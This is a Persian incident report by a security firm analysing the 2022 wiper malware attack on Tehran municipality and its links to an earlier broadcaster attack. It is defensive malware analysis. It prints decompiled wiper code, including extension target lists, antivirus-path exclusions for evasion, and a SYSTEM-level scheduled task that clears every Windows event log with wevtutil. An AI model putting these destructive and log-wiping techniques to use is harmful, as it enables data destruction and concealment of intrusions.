GRAPH

گزارش حمله به
زیرساخت شهرداری تهران

تیرماه ۱۴۰۱

نسخه قابل انتشار عمومی ـ ۰.۱ (غیرمحرمانه)

فهرست مطالب

مقدمه

در **بهمن ماه** ۱۴۰۰ حمله‌ای سایبری، سازمان صدا و سیما را مورد هدف قرار داد که منجر به اختلال در پخش تصاویر تلویزیونی شد. در جریان حمله سایبری صدا و سیما، برخی شبکه‌ها از جمله شبکه یک تلویزیون برای لحظاتی قطع و تصاویر غیرمرتبط و غیرمجاز پخش شد.

در آن مقطع، متاسفانه فایل‌های بدافزار حتی بین شرکت‌های امنیت سایبری ایران **اشتراک‌گذاری نشد** و به صورت مبهم باقی ماند تا گزارشی از شرکت اسراییلی چک‌پوینت (Check Point) منتشر شد که به تحلیل دقیق حمله و بدافزارهای مرتبط به آن پرداخته بود!

پس از ارائه این گزارش مشخص شد که فایل‌های مرتبط با حمله، توسط فردی از داخل کشور به صورت دسته‌ای در سایت Virus Total آپلود شد و در ادامه به صورت کامل توسط شرکت های مختلف امنیتی بین‌المللی از جمله شرکت اسراییلی چکپوینت مورد بررسی قرار گرفت. در گزارش به صراحت صحبت از وجود یک بدافزار از خانواده Wiper شده است که با دات‌نت نوشته شده و دارای یک پنل برای اجرای دستورات مختلف بر روی سیستم است.

چهار ماه بعد در **خرداد** ۱۴۰۱، بار دیگر حمله‌ی سایبری دیگری این بار به زیرساخت شهرداری تهران مخابره شد که بر اساس اطلاعات اولیه، باعث از کار افتادگی همه‌ی سرویس‌های اصلی شهرداری و سازمان‌های تابعه شده است. بر اساس اولین اطلاعات دریافتی، حمله باز هم از جنس Wipe و آلوده‌سازی MBR بوده و از همان ابتدا توجه تیم رصد شرکت **گراف** را به وجود رابطه میان این دو حمله جلب کرد. بدین منظور پس از دریافت اولین IOCهای مربوط به این حمله، تلاش برای شناسایی نمونه اولیه این حمله آغاز شد که در نهایت به شناسایی گونه جدید حمله منجر گردید. در طی این گزارش به بررسی و تحلیل بدافزاری، ارتباط با حمله‌ی قبلی، روش جلوگیری و امکانات شرکت گراف برای مقابله با این مدل از حملات پرداخته می‌شود.

گزارش پیش‌رو نتیجه فعالیت تیم شناسایی تهدیدات پیشرفته شرکت **گراف** است که با هماهنگی مرکز افتا ریاست جمهوری و سازمان فناوری اطلاعات شهرداری تهران در محل حادثه حضور یافتند. این گزارش نسخه قابل انتشار عمومی نتایج جرم شناسی، ارزیابی‌ها، مهندسی معکوس و تحلیل عامل‌های این حمله است که با لحاظ موارد محرمانگی بخش‌هایی از آن حذف شده است.

خلاصه تحلیلی مدیریتی

خلاصه مدیریتی

براساس شواهد و قرائن جمع‌آوری شده و تحلیل‌های انجام پذیرفته موارد به شرح زیر استخراج شده است:

- از آنجایی که ابزارهای مورد استفاده در این حمله، با حمله‌ی سایبری چندماه قبل در سازمان صدا و سیما مشابه بوده و در گزارش شرکت چکپوینت حمله سایبری به صدا و سیما به صورت کامل تحلیل شده است، در این گزارش صرفا به تفاوت‌های نسخه‌ی جدید بدافزار با نسخه‌ی قبلی پرداخته شده است.

- حمله به زیرساخت شهرداری تهران از نظر فنی، شباهت بیش از ۹۰ درصدی با حمله سایبری به سازمان صدا و سیما داشته است. حمله‌ای که کمتر از ۶ ماه قبل انجام شده بود.

- عامل‌های بدافزاری شناسایی شده در فرآیندهای شکار تهدید و فارنزیکس، از نظر کد و قابلیت‌های موجود در آن ۸۵ درصد تشابه کد با نمونه‌های مربوط به حمله‌ی صداوسیما دارد. اختلاف‌های دیده‌شده از جنس بهبود کیفیت کد و مقابله با محصولات امنیتی بوده است.

- تا لحظه‌ی نگارش این مستند، هیچ ابزار پیشرفته و اکسپلویت day-0 دیده نشده است.


- یکی از تفاوت‌های بدافزار جدید با نسخه قبل، تغییر نام بدافزار از wiper به forsaken است. یک بازی و یک فیلم با این نام وجود دارد. داستان فیلم می‌تواند کمی نزدیک به موضوع هک باشد:

جان، یک تفنگ‌دار سابق، به زادگاهش باز می‌گردد و امیدوار است رابطه اش با پدرش را بازسازی کند. با این حال، او مجبور می‌شود برای محافظت از مردم شهرش اسلحه خود را بردارد...

جزئیات فنی - بررسی حمله به زیرساخت شهرداری تهران

بررسی حمله به زیرساخت، تجهیزات و ماشین‌های موجود در شبکه‌ی شهرداری تهران در چند بخش به صورت همزمان شروع شد:

- شکار تهدیدات و فارنزیکس
- مهندسی معکوس و تحلیل عامل‌های بدافزاری شناسایی شده
- نصب و راه‌اندازی سامانه شناسایی تهدیدات پیشرفته گراف
- پاک‌سازی ماشین‌ها و سیستم‌های آلوده



گزارش عملیات Forensics


عملیات فارنزیکس

پس از اعلام رسمی موضوع حمله سایبری به گراف و صدور مجوز حضور، کارشناسان این شرکت بلافاصله در محل ساختمان فناوری اطلاعات شهرداری تهران حاضر شده و فعالیت‌های مربوط به فارنزیکس را شروع کردند.

در این بررسی‌ها انواع سیستم‌های رایانه‌ای کلاینت و سرور، پورتال‌ها و ترافیک شبکه مورد بررسی قرار گرفت. در این بین فایل‌هایی که به عنوان بدافزار و یا عامل مهاجمین شناسایی شده برای تحلیل عمیق و مهندسی معکوس به کارشناسان مربوطه در شرکت ارجاع داده شده و پس از استخراج IOCها کارشناسان مقیم شرکت در محل شهرداری، از این داده‌ها برای پیش‌برد فرآیند فارنزیکس و شناسایی سیستم‌های آلوده و پاک‌سازی آن‌ها استفاده کردند. در این بخش فعالیت‌های زیر انجام پذیرفته است:

- بررسی لاگ‌ها و تحلیل تکنیک‌ها
- تلاش برای شناسایی محل ورود مهاجمین
- روش Lateral Movement
- بررسی سیستم‌ها و شناسایی عامل‌ها و بدافزارها
- شناسایی روش گسترش بدافزار
- شناسایی روش ارتباط شبکه‌ها

در ادامه نتایج مربوط به کلیه‌ی فعالیت‌های انجام پذیرفته در این مدت آورده شده است.



گزارش عملیات Dilemma

تحلیل بدافزار Dilemma

در لغت، Dilemma به معنی دوگانگی یا ذولحدین است. الگویی منطقی‌است که از سه مقدمه تشکیل می‌شود. مقدمه اول قضیه شرطی منفصل و مقدمه دوم و سوم قضایای شرطی متصل هستند.

آیا پیامی برای ما در انتخاب این نام وجود دارد؟!

همانطور که قبل از این گفته شد، با توجه به اینکه این بدافزار در حمله به سازمان صدا و سیما استفاده شده و توسط شرکت امنیتی Check Point به صورت کامل مهندسی معکوس و ارزیابی شده بود، لذا تحلیل بخش‌های تکراری از این گزارش حذف شده و در گزارش آن شرکت قابل دستیابی است.

در ادامه بخش‌هایی از این بدافزار که با نسخه‌های پیشین متفاوت بوده، آورده شده است. مسیر pdb این بدافزار به صورت زیر بوده است:

```
C:\work\wiper\forsaken\obj\Release\dilemma.pdb
```

این بهینه‌سازی‌ها در دو بخش اتفاق افتاده است:

- **بهینه‌سازی‌های عملکردی**
- **بهینه‌سازی‌های تشخیصی**

توضیحات مربوط به هر کدام، به تفکیک آورده شده است. در تصاویر مقایسه‌ای، تصاویر سمت چپ مربوط به نسخه‌ی مربوط به حمله به زیرساخت سازمان صداوسیما و تصاویر سمت راست مربوط به نسخه‌ی مربوط به حمله به زیرساخت شهرداری تهران است.

بهینه‌سازی‌های عملکردی

بهینه‌سازی پسوندها

همان‌طور که در شکل زیر مشخص است، فایل بدافزار از wiper به forsaken تغییر نام داده و بدنه بدافزار نشان‌دهنده‌ی تغییرات برای بهینه‌سازی رفتار بدافزار نسبت به نسخه قبلی است. به طور مثال حذف پسوندهایی مثل " cs" ".vb"." "mp4." "mxf" ".mp3. و اضافه شدن پسوندهایی مثل "".tib" ".pem" ".crt" ".msg" ".mail" ".enc" ".msi" ".cab" ".plb" "plt" که "php" ".asmx" ".mdf" ".ldf." موجب رفتار بهینه‌تر بدافزار خواهد شد.

حمله به زیرساخت سازمان صداوسیما ▼ | حمله به زیرساخت شهرداری تهران ▼


```
using System;                                                    using System;
using System.Collections.Generic;                                using System.Collections.Generic;
using System.Diagnostics;                                        using System.Diagnostics;
using System.DirectoryServices;                                  using System.DirectoryServices;
using System.IO;                                                 using System.IO;
using System.IO.Compression;                                     using System.IO.Compression;
using System.Management;                                         using System.Management;
using System.Reflection;                                         using System.Text;
using System.Text;                                               using System.Threading;
using System.Threading;                                          namespace forsaken;
using System.Timers;                                             internal class forsaken
namespace Wiper;                                                 {
internal class Wiper                                                 private const bool PRINT_LOGS = false;
{                                                                    private static string sqlKillList = "";
    private static bool full_purge = false;                          private static bool isPadvishMode = true;
    private static bool delete_files = false;                        private static bool full_purge = false;
    private static bool wipe_stage_2 = false;                        private static bool delete_files = false;
    private static string currentUser = "";                          private static string currentUser = "";
    private static byte[] buff;                                      private static byte[] buff;
    private static List<string> importantExtensions = new List<string>(new string[113]  private static List<string> importantExtensions = new List<string>(new string[102]
    {                                                                {
        ".accdb", ".cdx", ".dmp", ".h", ".js", ".pnf", ".rom", ".tif", ".wmdb", ".acl",      ".accdb", ".cdx", ".dmp", ".h", ".js", ".pnf", ".rom", ".tif", ".wmdb", ".acl",
        ".cfg", ".doc", ".hlp", ".json", ".png", ".rpt", ".tiff", ".wmv", ".acm", ".chk",    ".cfg", ".doc", ".hlp", ".json", ".png", ".rpt", ".tiff", ".wmv", ".acm", ".chk",
        ".docx", ".hpi", ".lnk", ".pps", ".rsp", ".tlb", ".xdr", ".amr", ".com", ".dot",     ".docx", ".hpi", ".lnk", ".pps", ".rsp", ".tlb", ".xdr", ".amr", ".com", ".dot",
        ".htm", ".log", ".ppt", ".sam", ".tmp", ".xls", ".apln", ".cpl", ".drv", ".html",    ".htm", ".log", ".ppt", ".sam", ".xls", ".apln", ".cpl", ".drv", ".html", ".lst",
        ".lst", ".pptx", ".scp", ".tsp", ".xlsx", ".asp", ".cpx", ".dwg", ".hxx", ".m4a",   ".pptx", ".scp", ".tsp", ".xlsx", ".asp", ".aspx", ".php", ".asmx", ".cpx", ".dwg",
        ".pro", ".scr", ".txt", ".xml", ".avi", ".dat", ".eml", ".ico", ".mid", ".psd",      ".hxx", ".m4a", ".pro", ".scr", ".txt", ".xml", ".avi", ".dat", ".eml", ".ico",
        ".sdb", ".vbs", ".xsd", ".ax", ".db", ".exe", ".inc", ".nls", ".rar", ".sig",        ".mid", ".psd", ".sdb", ".vbs", ".xsd", ".ax", ".db", ".exe", ".msi", ".inc",
        ".wab", ".zip", ".bak", ".dbf", ".ext", ".ini", ".one", ".rar", ".sql", ".wab~",     ".nls", ".rar", ".sig", ".wab", ".zip", ".bak", ".mdf", ".ldf", ".dbf", ".ext",
        ".bin", ".dbx", ".fdb", ".jar", ".pdf", ".rdf", ".sqlite", ".wav", ".bmp", ".dll",   ".ini", ".one", ".rar", ".sql", ".wab~", ".bin", ".dbx", ".fdb", ".jar", ".pdf",
        ".gif", ".jpg", ".pip", ".resources", ".theme", ".wma", ".config", ".mxf", ".mp3", ".mp4",  ".rdf", ".sqlite", ".wav", ".bmp", ".dll", ".gif", ".jpg", ".pip", ".resources", ".theme",
        ".cs", ".vb", ".tib", ".aspx", ".pem", ".crt", ".msg", ".mail", ".enc", ".msi",      ".wma", ".config"
        ".cab", ".plb", ".plt"                                   });
    });                                                          private static List<string> purgeExtensions = new List<string>(new string[11]
    private static List<string> purgeExtensions = new List<string>(new string[11]           {
    {                                                                ".json", ".htm", ".log", ".html", ".lst", ".txt", ".xml", ".vbs", ".inc", ".ini",
        ".json", ".htm", ".log", ".html", ".lst", ".txt", ".xml", ".vbs", ".inc", ".ini",    ".sql"
```

در ادامه نیز لیستی که رفتار بدافزار را دقیق‌تر می‌کند، اضافه شده است. پسوندهایی که باید به صورت اجباری پاک شوند، مشخص شده است.

```
private static List<string> mustDelete = new List<string>(new string[3] { ".bak", ".mdf", ".ldf" });
```

تابع IsExclude

از دیگر تغییرات این نسخه نسبت به نسخه قبلی می‌توان به تابع IsExclude در شکل زیر اشاره کرد که با اضافه کردن چند if جدید، کد بهینه‌تر عمل کرده و اگر مسیر شامل عبارات Microsoft و یا Symantec بود خروجی مبتنی بر exclude بودن را برمی‌گرداند که از wipe این مسیر صرف‌نظر می‌کند.




```
}
private static bool IsExcluded(string path)
{
    string text = path.ToLower();
    foreach (string exclusion in exclusions)
    {
        if (exclusion == text)
        {
            return true;
        }
        if (exclusion.EndsWith("*") && text.StartsWith(exclusion.Substring(0, exclusion.Length - 1)))
        {
            return true;
        }
    }
    return false;
}
private static void WipeTraverse(string[] folders, bool restricted, int light_wipe)
{
    foreach (string text in folders)
    {
        Output(text);
```

```
}
private static bool IsExcluded(string path)
{
    string text = path.ToLower();
    if (text == Path.GetTempPath().ToLower())
    {
        return true;
    }
    foreach (string exclusion in exclusions)
    {
        if (exclusion == text)
        {
            return true;
        }
        if (exclusion.EndsWith("*") && text.StartsWith(exclusion.Substring(0, exclusion.Length - 1)))
        {
            return true;
        }
        if (text.Contains("microsoft") || text.Contains("symantec"))
        {
            return true;
        }
    }
```

احتمالا هدف از افزوده شدن این بخش، جلوگیری از شناسایی عملیات حذف داده‌ها توسط ضدبدافزارهای مایکروسافت و سیمانتک بوده است.

تابع DeleteLogs

این تابع در نمونه جدید، با استفاده از task schedule سعی میکند لاگ‌ها را با سطح دسترسی سیستم حذف نماید. در این حالت درصد موفقیت حذف لاگ‌ها نسبت به نمونه‌ی قبل به مراتب بیشتر خواهد بود.




```
private static void DeleteLogs()
{
    RunCmd("for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"");
}
private static string GetCurrentUser()
{
    string[] array = RunCmd("whoami");
    if (string.IsNullOrEmpty(array[0]))
    {
```

```
private static void DeleteLogs()
{
    Output("DeleteLogs");
    string text = Path.GetTempFileName() + ".bat";
    string contents = "for /F \"tokens=*\" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%%1\"";
    File.WriteAllText(text, contents);
    RunCmd(string.Format("schtasks /create /RU \"NT AUTHORITY\\SYSTEM\" /TN \"MF-cleanup\" /TR \"" + text + "\" /
    Output("DeleteLogs Done");
}
```

تابع WipeSelected

در نسخه جدید با اضافه کردن یک try-catch جدید، کنترل عملکردی بهتری برای جلوگیری از بروز خطا و اختلال در عملکرد بدافزار ایجاد شده است.



```
private static void WipeSelected(List<string> paths, int light_wipe)
{
    if (paths == null || paths.Count == 0)
    {
        return;
    }
    Output("WipeSelected");
    foreach (string path in paths)
    {
        if (File.Exists(path))
        {
            WipeFile(path, restricted: false, light_wipe);
            continue;
        }
        try
        {
            WipeFiles(Directory.GetFiles(path, "*", SearchOption.TopDirectoryOnly), restricted: false,
        }
        catch
        {
        }
        try
        {
            WipeTraverse(Directory.GetDirectories(path, "*", SearchOption.TopDirectoryOnly), restrict
        }
        catch
        {
        }
    }
```

```
private static void WipeSelected(List<string> paths, int light_wipe)
{
    if (paths == null || paths.Count == 0)
    {
        return;
    }
    try
    {
        Output("WipeSelected");
        foreach (string path in paths)
        {
            Output("Path: " + path);
            if (File.Exists(path))
            {
                WipeFile(path, restricted: false, light_wipe);
                continue;
            }
            try
            {
                WipeFiles(Directory.GetFiles(path, "*", SearchOption.TopDirectoryOnly), restricted: false, light_wipe
            }
            catch
            {
            }
            try
            {
                WipeTraverse(Directory.GetDirectories(path, "*", SearchOption.TopDirectoryOnly), restricted: false,
            }
            catch
```


تابع WipedSchedule

از جمله توابع اضافه شده WipedSchedule است که با استفاده از مکانیزم task schedule عملیات wipe را بر اساس زمان‌بندی انجام می‌دهد.

```
private static void WipedSchedule(FileInfo f, string filePath, int light_wipe)
{
    try
    {
        SaveLastWiped(filePath);
        string text = "";
        if (f.Extension.ToLower() == ".mdf" || f.Extension.ToLower() == ".ldf")
        {
            text += sqlKillList;
        }
        string text2 = Path.GetTempFileName() + ".bat";
        string text3 = Convert.ToBase64String(Encoding.UTF8.GetBytes(text2.Replace("\\", "-").Replace(":", "-")));
        text = text + "REM [redacted] idiots\r\nschtasks /delete /RU \"NT AUTHORITY\\SYSTEM\" /TN \"MF-" + text3 + "\" /F\r\n";
        text = text + $"REM [redacted] idiots\r\nfsutil file createnew \"{filePath}-dtk\" {((light_wipe == 0) ? ((double)f.Length) : (1024.0 * Math.Min(light_wip
